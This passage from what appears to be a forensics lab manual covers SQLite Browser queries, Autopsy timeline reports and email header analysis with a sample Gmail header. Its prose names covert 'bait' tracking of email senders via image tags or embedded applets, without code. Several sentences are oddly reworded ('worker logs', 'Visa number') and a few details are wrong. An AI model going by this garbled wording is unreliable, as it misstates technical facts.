
Repeat this process for the facebook\_info and ad\_results tables. When you're done, the main screen (Database Structure tab) should look like this:

**▶ STEP 5 : UNDERSTAND THE INTERFACE**

Let's take a second to understand the buttons in SQLite Browser. There are four tabs at the top: Database Structure, Browse Data, Edit Pragmas, and Execute SQL.



- The Database Structure tab is like your schema. It tells you about the tables that are in your database, and the columns in each table. We'll be coming back to this in the next step to modify our tables.
- The Browse Data tab allows you to do just that – browse your data. You can check out the data in the tables, and use the drop-down to switch between tables:



- The Edit Pragmas tab allows you to set more advanced options. It's unlikely you'll need to use this tab often.
- Finally, the Execute SQL tab is where you will actually write SQL queries and run them! Which is what we will do in the next step.

#### **RUN YOUR FIRST QUERY**

Let's run a query to see how it works! Copy and paste this query into the top box in the Execute SQL tab:

```
SELECT *  
FROM ad_info
```

If you aren't familiar with SQL, don't worry too much about this query/syntax right now. What it's doing is selecting all of the columns from the ad\_info table. Hit the triangle button to run the query. The whole thing should look like this:

Database Structure Browse Data Edit Pragmas Execute SQL

Table:

	ad_id	date_launched	total_budget	launching_team	internal_purpose
	Filter	Filter	Filter	Filter	Filter
1	1	3/19/15	65941	North America	Increase Existing Customer Enga...
2	2	8/23/17	58267	South America	Get New Customers
3	3	12/31/13	57672	Europe	Sell More of Product X
4	4	5/30/15	72322	Australia	Sell More of Product X
5	5	11/15/13	34500	Asia	Sell More of Product X
6	6	11/17/16	20442	Africa	Sell More of Product X
7	7	2/19/13	25254	North America	Sell More of Product X
8	8	7/19/16	93253	South America	Sell More of Product X
9	9	8/23/13	14532	Europe	Sell More of Product X
10	10	11/6/14	91000	Australia	Sell More of Product X
11	11	12/22/15	95851	Asia	Sell More of Product X
12	12	7/15/16	18841	Africa	Sell More of Product X
13	13	5/25/13	11348	North America	Sell More of Product X
14	14	8/9/15	17098	South America	Sell More of Product X

|< < 1 - 14 of 149 > >| Go to:

- Cool right! We are able to run SQL queries without actually setting up a real live server. Also take note that SQLite Browser gives us some information about the query in the box below the preview of the results. We can see that there are 149 rows total in our result, and how long it took SQLite to run the query.

- Let's run one more query. Copy and paste this SQLite browser next and hit run:

```
SELECT *
FROM ad_info
WHERE total_budget > 60000
```


- Hmmmm nothing changed. We still go the same number of rows in the result (149), and there are still rows that have a total\_budget of greater than \$60,000. Why? DB Browser imports all columns as text columns by default. So it isn't recognizing




total\_budget as a number, and therefore doesn't know how to find values greater than \$60,000. Don't worry, we can fix this !

### MODIFY THE COLUMN TYPES IN THE TABLES

- Since SQLite Browser automatically imports all columns in all tables as TEXT, we need to manually change the data type of the non-text columns. Go back to the Database Structure tab, and click on the ad\_info table.
- You can tell you've selected it because it should be highlighted in blue. Then click the Modify Table button. Finally, change the Type dropdown for the total\_budget column to integer. Once again, a GIF of the whole thing:




- Now go back to the Execute SQL tab and try running the query again (just click the triangle again to re-run it).




- Notice it now only returns 61 rows! And these are the correct rows – with total budgets over \$60,000. It's important to remember to change the data types as soon as you import data into SQLite Browser.

### ➤ Experiment 10 : Generate a Timeline Report Using Autopsy

- Timeline analysis is useful for a variety of investigation types and is often used to answer questions about when a computer is used or what events occurred before or after a given event. Autopsy contains an advanced timeline interface that was built with funding from DHS S&T. It pulls timestamp info from the following places:
  - Files
  - Web artifacts
  - Other Autopsy extracted data, such as EXIF and GPS
- It has two display modes. The first is a bar chart that answers questions about how much data occurred in a given time frame. This interface is less about details of what occurred, but rather how much occurred.



- The second interface gives you details about events. It has a unique approach of clustering similar events together to prevent data overload. Many timelines will overwhelm the user when they bring in data from many sources because it is too much to make sense of.
- Autopsy has a unique approach of clustering events so that, for example, all files in the same folder are shown as a single event and all URLs from the same domain are shown as a single event. If the user wants to see more details about that folder or domain, then they can zoom into it. Otherwise, it is hidden.



 **How to Create a Timeline**

- Creating a timeline takes two steps. The first step extracts and saves the needed data from each file system images. This step stores the data from each specific file system in a generic format. Historically (from TCT), this file was called the body file. The second step takes the body file as input and generates an ASCII timeline of file activity between two specified dates. The resulting timeline can be viewed in Autopsy or using a text editor.

 **Creating the Body File**

- The file meta-data must be extracted from the file system images and saved to the body file. There are three major types of files that data can be extracted for :
  - Allocated Files: Files that are seen when doing an 'ls' or 'dir' in a directory. In other words, these are the files that have an allocated file name structure.
  - Unallocated Files: Files that have been deleted, but that TSK can still access. Files in this category include orphan files, which are files that no longer have a name, but whose metadata still exists. If a deleted file name points to an allocated metadata structure, then the name will say (realloc) next to it.
- To create the body file, select the images to analyze from the list on top. Next, select which types of data that you want to extract. By default all types are extracted. Lastly, identify the name of the body file to create. The file will be created in the output directory and an entry will be added to the host config file. You will be given the option to calculate the MD5 value of the new file.

 **Creating the Timeline**

- The next window allows one to create a timeline based on the newly created body file. Or, one can select the option from the left-hand side menu. The range of dates must be selected as well as the name of the timeline file. The resulting timeline will use the time zone for the host.
- If the images are from a UNIX file system, then the password and group files can be used to change the UID and GID to actual names. If the partition from the root directory exists in the host, select it from the pull down list and Autopsy will find the /etc/passwd and /etc/group file contents.
- The timeline will be created in the output directory. You will be given the option to calculate the MD5 hash value of the new file.

### **Viewing the Timeline**

- The timeline can be viewed in Autopsy. Timelines tend to be very large though and have thousands of lines. HTML browsers can not handle tables of this size very well and typically have trouble processing it. Therefore, Autopsy only allows you to view the timeline one month at a time. It will likely be easier to open a shell and examine the timeline in a text editor or pager such as 'less' or 'more'.
- The 'summary' link will show a page that contains a monthly summary of activity. It shows how many many events occurred in that month and links to the details. This allows one to get a high level view of when a lot of activity last occurred.

#### **The following columns are in the timeline (in order) :**

- Date and time of the activity. If no date is given, then the activity occurred at the same time as the previous entry with a time.
- Size. The size of the file.
- Entry Type. The 'm', 'a', 'c', and 'b' letters will exist to identify which of the activity types this entry corresponds to. 'm' is for modified times, 'a' is for access times, 'c' is for change times, and 'b' is for created (or born) times.
- ModeUID. The User Id or User name is shown. If a password file was provided when the timeline was created, then the column should only have names.
- GID. The Group Id or Group name is shown. If a group file was provided when the timeline was created, then the column should only have names.
- Meta Data Address. The inode or MFT entry address for the associated file.
- File Name. The name of the file and the destination of a symbolic link. Deleted entries will have '(deleted)' at the end and deleted entries that point to an allocated meta data structure will have '(realloc)'.

### **Experiment 11 : Email Analysis**


- **Email** is one of the most popular services used over the internet and has become a primary source of communication for organizations and the public. Usage of email services in business activities like banking, messaging and sending file attachments increased at a tremendous rate.
- This medium for communication has become vulnerable to different kinds of attacks. Hackers can forge the email headers and send the email anonymously for their malicious purposes.
- Hackers can also exploit open relay servers to carry out massive social engineering. Email is the most common source of phishing attacks. To mitigate these attacks and

catch the people responsible, we use email forensics and techniques like performing header analysis, server investigation, sender mailer fingerprints etc.

- Email forensics is the analysis of source and content of the email message, identification of sender and receiver, date and time of email and the analysis of all the entities involved. Email forensics also reforms to the forensics of client or server systems suspected in an email forgery.

#### **Email Architecture**

- When a user sends an email, the email doesn't go directly into the mail server at the recipient's end; rather, it passes through different mail servers.



- MUA is the program at the client end that is used to read and compose emails. There are different MUA's like Gmail, Outlook etc. Whenever MUA sends a message, it goes to MTA which decodes the message and identifies the location it is meant to be sent by reading header information and modifies its header by adding data then passes it to MTA at the receiving end. The last MTA present just before the MUA decodes the message and sends it to MUA at the receiving end. That is why in the email header, we can find information about multiple servers.

#### **Email Header Analysis**

- Email forensics starts with the study of email **header** as it contains a vast amount of information about the email message. This analysis consists of both the study of the content body and the email header containing the info about the given email.
- Email header analysis helps in identifying most of the email related crimes like spear phishing, spamming, email spoofing etc. Spoofing is a technique using which one can pretend to be someone else, and a normal user would think for a moment that it's his friend or some person he already knows.
- It's just that someone is sending emails from their friend's spoofed email address, and it is not that their account is hacked.
- By analyzing email headers, one can know whether the email he received is from a spoofed email address or a real one. Here is how an email header looks like :

```
Delivered-To: ubuntu@gmail.com
Received: by 2002:a0c:f2c8:0:0:0:0:0 with SMTP id c8csp401046qvm;
    Wed, 29 Jul 2020 05:51:21 -0700 (PDT)
X-Received: by 2002:a92:5e1d:: with SMTP id s29mr19048560ilb.245.1596027080539;
    Wed, 29 Jul 2020 05:51:20 -0700 (PDT)
ARC-Seal: i=1; a=rsa-sha256; t=1596027080; cv=none;
    d=google.com; s=arc-20160816;
    b=Um/is48jrrqKYQMfAnEgRNLvGaaxOHC9z9i/vT4TESSIjgMKiQVjxXSFupY3PiNtMa
    9FP1lj3C4PVsHodzz6Ktz5nqAWwynr3jwld4BAWWR/HBQoZf6LOqInTXJskXc58F+ik
    4nuVw0zsWxWbnVI2mhHzra//g4L0p2/eAxXuQyJPdso/ObwQHJr6G0wUZ+CtaYTIjQEZ
    dJt6v9I2QCdIOsxMZz0WW9nFfh5juZtg9AJZ5ruHkbufBYpL/sFoMiUN9aBLJ8HBhJBN
    xpPAEyQI4leZT+DQY+ukoXRFQIWDNEfkB5l18GcSKurxn5/K8cPI/KdJNxCkVhTALdFW
    Or2Q==
ARC-Message-Signature: i=1; a=rsa-sha256; c=relaxed/relaxed; d=google.com; s=arc-20160816;
    h=to:subject:message-id:date:from:mime-version:dkim-signature;
    bh=DYQlcmdIhSjkf9Cy8BJWGM+FXerhsisaYNX7ejF+n3g=;
    b=xs6WIoK/swyRWSYw7Nrvv8z1Cx8eAhvIbqBZSbRQTVpVFCjszF4Eb1dWMOs5V+cMAi
    DbkrMBVVxQTdw7+QWU0CMUimS1+8iktDaJ6wuAHu2U9rfOHkY6EpTSDhK2t9BwfqO/+I
    wbM+t6yT5kPC7iwg6k2IqPmb2+BHQps6Sg8uk1GeCJIFlz9TICELcvmQMBaIP//SNlo9
    HEa5iBNU3eQ24eo3bf1UQUGSC0LfsII2Ng1OXKtneFKEOYSr16zWv8Tt4lC1YgaGLDqf
    UYIVoXEc/rOvmWMSz0bf6UxT1FQ62VLJ75re8noQuJIISiNf1HPZuRU6NRiHufPxcis2
    laxg==
ARC-Authentication-Results: i=1; mx.google.com;
    dkim=pass header.i=@gmail.com header.s=20161025 header.b=JygmYFja;
    spf=pass (google.com: domain of topviralhod@gmail.com designates 209.85.22000 as
    permitted sender) smtp.mailfrom=topviralhod@gmail.com;
    dmarc=pass (p=NONE sp=QUARANTINE dis=NONE) header.from=gmail.com
Return-Path: <topviralhod@gmail.com>
Received: from mail-sor-f41.google.com (mail-sor-f41.google.com. [209.85.000.00])
    by mx.google.com with SMTPS id n84sor2004452iod.19.2020.07.29.00.00.00
    for <ubuntu@gmail.com>
    (Google Transport Security);
    Wed, 29 Jul 2020 05:51:20 -0700 (PDT)
Received-SPF: pass (google.com: domain of topviralhod@gmail.com designates 209.85.000.00
as permitted sender) client-ip=209.85.000.00;
```

```
Authentication-Results: mx.google.com;
    dkim=pass header.i=@gmail.com header.s=20161025 header.b=JygyFja;
    spf=pass (google.com: domain of topviralhod@gmail.com designates
    209.85.000.00 as permitted sender) smtp.mailfrom=topviralhod@gmail.com;
    dmarc=pass (p=NONE sp=QUARANTINE dis=NONE) header.from=gmail.com
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed;
    d=gmail.com; s=20161025;
    h=mime-version:from:date:message-id:subject:to;
    bh=DYQlcmdlhSjKf9Cy8BJWGM+FXerhsisaYNX7ejF+n3g=;
    b=JygyFjaBHIYkutqXm1fhUEulGQz37hwzUBnWhHr8hwogrmoEUSASqiBwRhSq4A9J
    dvwPSUfs0loOOTindXQJ5XMWRla1L8qSyrMys6QaeZhG4Z/Oq0FdD3l+RNqRaPB4ltK1
    utXVPo2v5ntiwpJWeeySXDq+SY9QrFIXjM8tS18oihnzlfOze6S4kgI4KCb+wWUXbn98
    UwfU4mA4QChXBNhj4wuJL8k7xkrCZbrVSeFhRSqPzaEGNdbjX8dgmWZ8mkxnZZPx2GYt
    olCK+j+qgAMuGh7EScau+u6yjEAyZwoW/2Ph5n9c82TSNrAXE0stvnweUe8RzPRYe4By
    SkKQ==
X-Google-DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed;
    d=1e100.net; s=20161025;
    h=x-gm-message-state:mime-version:from:date:message-id:subject:to;
    bh=DYQlcmdlhSjKf9Cy8BJWGM+FXerhsisaYNX7ejF+n3g=;
    b=Rqvb//v4RC9c609JNZKlhU8VYqwmuxGle1xGfoCfismSlizvlx9QpHmbgLbtjHT
    IBEiYtARm1K7goMQP4t2VnTdOqeOqmvI+wmcGG6m4kd4UdeJ87YfdPLug82uhdnHqwGk
    bbadWLH9g/v3XucAS/tgCzLTxUK8EpI0GdIqJj9lNZfCOEm+Bw/vi9sIUhVZbXlGfc0U
    jJX4IMEIRIB1gMWNNe41oC0Kol7vKRiPFzJpIU52Dony09zk6QQJElubY3uqXwqvcTixB
    W1S4Qzh7V5fJX4pimrEAU5i100x0Ia+vEclI5vWdSArvPuwEq8objLX9ebN/aP0Ltg
    FFIQ==
X-Gm-Message-State: AOAM532qePHWPL9up8ne/4rUXfRYiFKwq94KpVN551D9vW38aW/6GjUv
5v5SnmXAA95BiiHNKspBapq5TCJr1dcXAVmG7GXXKig==
X-Google-Smtp-Source: ABdhPJxI6san7zOU5oSQin3E63tRZoPuLaai+UwJI00yVSjv05o/
N+ggdCRV4JKyZ+8/abtKcqVASW6sKDxG4l3SnGQ=
X-Received: by 2002:a05:0000:0b:: with SMTP id v11mr21571925jao.122.1596027079698;
    Wed, 29 Jul 2020 05:51:19 -0700 (PDT)
MIME-Version: 1.0
From: Marcus Stoinis <topviralhod@gmail.com>
Date: Wed, 29 Jul 2020 17:51:03 +0500
Message-ID: <CAJ7aMujFbA0YCFvydnF-N=_zvtckPU38xMr62dwitD0Ady3=w@mail.gmail.com>
```



```
Subject:
To: ubuntu@gmail.com
Content-Type: multipart/alternative; boundary="00000000000023294e05ab94032b"

--00000000000023294e05ab94032b
Content-Type: text/plain; charset="UTF-8"
```

In order to understand the header information, one has to understand the structured set of fields in the table.

- **X-apparently to** : This field is useful when the email is sent to more than one recipient like bcc or a mailing list. This field contains an address to **TO** field, but in case of bcc, the **X-Apparently to** field is different. So, this field tells the address of the recipient despite the email is sent as either cc, bcc or by some mailing list.
- **Return path** : The Return-path field contains the mail address that the sender specified in the From field.
- **Received SPF** : This field contains the domain from which mail has come from. In this case its
- Received-SPF : pass (google.com: domain of topvirahod@gmail.com designates 209.85.000.00 as permitted sender) client-ip=209.85.000.00;
- **X-spam ratio** : There is a spam filtering software at the receiving server or MUA that calculates the spam score. If the spam score exceeds a certain limit, the message is automatically sent to the spam folder. Several MUA's use different field names for spam scores like **X-spam ratio, X-spam status, X-spam flag, X-spam level** etc.
- **Received** : This field contains the IP address of the last MTA server at sending end which then sends the email to MTA at the receiving end. In some places, this can be seen under **X-originated to** field.
- **X-sieve Header** : This field specifies the name and version of the message filtering system. This refers to the language used to specify conditions for filtering the email messages.
- **X-spam charsets** : This field contains the information about character sets used for filtering emails like UTF etc. UTF is a good character set that has the ability to be backward compatible with ASCII.
- **X-resolved to** : This field contains the email address of the recipient, or we can say the address of the mail server to which the MDA of a sender delivers to. Most of the times, **X-delivered to**, and this field contains the same address.

- **Authentication results :** This field tells whether the received mail from the given domain has passed **DKIM** signatures and **Domain keys** signature or not. In this case, it does.

```
Authentication-Results: mx.google.com;
dkim=pass header.i=@gmail.com header.s=20161025 header.b=JygyFja;
spf=pass (google.com: domain of topviralhod@gmail.com designates
209.85.000.00 as permitted sender)
```

**Received:** The first received field contains trace information as IP of the machine sends a message. It will show the machine's name and its IP address. The exact date and time the message has been received can be seen in this field.

```
Received: from mail-sor-f41.google.com (mail-sor-f41.google.com. [209.85.000.00])
by mx.google.com with SMTPS id n84sor2004452iod.19.2020.07.29.00.00.00
for <ubuntu@gmail.com>
(Google Transport Security);
Wed, 29 Jul 2020 05:51:20 -0700 (PDT)
```

- **To, from and subject :** "To", "from" and "subject" fields contain the info about recipient email address, sender's email address and the subject specified at the time of sending the email by sender respectively. The subject field is blank in case the sender leaves it that way.
- **MIME headers :** For MUA to perform proper decoding so that the message is sent safely to the client, **MIME** transfer encoding, **MIME** content, its version and length are an important subject.

```
MIME-Version: 1.0
Content-Type: text/plain; charset="UTF-8"
Content-Type: multipart/alternative; boundary="00000000000023294e05ab94032b"
```

**Message-id:** Message-id contains a domain name appended with the unique number by the sending server.

```
Message-ID: <CAJ7aMujFbA0YCFvydnF-N =_zvtckPUn38xMr62dwitD0AAdy3=w@mail.gmail.com>
```

### Server Investigation

- In this type of investigation, duplicates of conveyed messages and worker logs are explored to distinguish the source of an email. Even if the customers (senders or beneficiaries) delete their email messages which can't be recovered, these messages might be logged by servers (Proxies or Service Providers) in large portions. These proxies store a duplicate of all messages after their conveyances.

- Further, logs kept up by workers can be concentrated to follow the location of the PC answerable for making the email exchange. In any case, Proxy or ISP store the duplicates of email and server logs just for some time period and some may not cooperate with forensic investigators.
- Further, SMTP workers which store information like Visa number and other information relating to the owner of the mailbox can be utilized to distinguish individuals behind an email address.

#### **Bait tactics**

- In an investigation of this type, an email with http: “<img src>” tag having image source at any PC checked by the examiners is sent to the sender of the email under investigation containing genuine (authentic) email addresses.
- At the point when the email is opened, a log section containing the IP address of the one at the receiving end (sender of the culprit) is recorded on the HTTP server, one who is hosting the image and along these lines, the sender is followed. In any case, if the person at the receiving end is utilizing a proxy, then the IP address of the proxy server is tracked down.
- The proxy server contains a log, and that can be utilized further to follow the sender of the email under investigation. In case that even proxy server’s log is inaccessible because of some explanation, at that point examiners may send the nasty email having **Embedded Java Applet** that runs on the recipient’s computer system or an **HTML page with Active X Object** to track down their desired person.

#### **Network device investigation**

- Network devices like firewalls, routers, switches, modems etc. contain logs that can be used in tracking the source of an email. In this type of investigation, these logs are used in order to investigate the source of an email message.
- This is a very complex type of forensic investigation and used seldomly. It is often used when the logs of Proxy or ISP provider are unavailable for some reason like lack of maintenance, laziness or lack of support from ISP provider.

#### **Software embedded identifiers**

- Some data about the composer of email joined records or archives might be incorporated with the message by the email software utilized by the sender for composing the mail. This data might be remembered for the type of custom headers or as MIME content as a TNE format.
- Researching the email for these subtleties may uncover some essential data about the senders’ email preferences and choices that could support client-side proof gathering.

The examination can uncover PST document names, MAC address, and so on of the customer PC used to send email messages.

#### **Attachment analysis**

- Among the viruses and malware, most of them are sent through email connections. Examining email attachments is urgent and crucial in any email-related examination. Private data spillage is another significant field of examination. There are software and tools accessible to recoup email-related information, for example, attachments from hard drives of a computer system.
- For the examination of dubious connections, investigators upload the attachments into an online sandbox, for example, VirusTotal to check whether the document is a malware or not.
- Be that as it may, it is critical to managing at the top of the priority list that regardless of whether a record goes through an assessment, for example, VirusTotal's, this isn't an assurance that it is completely protected. If this occurs, it is a smart thought to research the record further in a sandbox situation, for example, Cuckoo.

#### **Sender mailer fingerprints**

- On examining **Received** field in headers, the software taking care of emails at server end can be identified. On the other hand, upon examining the **X-mailer** field, the software taking care of emails at the client end can be identified.
- These header fields depict software and their versions used at the client's end to send the email. This data about the client PC of the sender can be utilized to assist examiners with formulating a powerful strategy, and thus these lines end up being very valuable.

#### **Email forensics tools**

- In the recent decade, a few email crime scene investigation tools or software have been created. But the majority of the tools have been created in an isolated manner. Besides, most of these tools are not supposed to settle a particular digital or PC wrongdoing related issue.
- Instead, they are planned to look for or recover data. There has been an improvement in forensics tools to ease the investigator's work, and there are numerous awesome tools available on the internet. Some tools used for email forensics analysis are as under :

 **EmailTrackerPro**

- EmailTrackerPro investigates the headers of an email message to recognize the IP address of the machine that sent the message so the sender can be found. It can follow different messages at the same time and effectively monitor them.
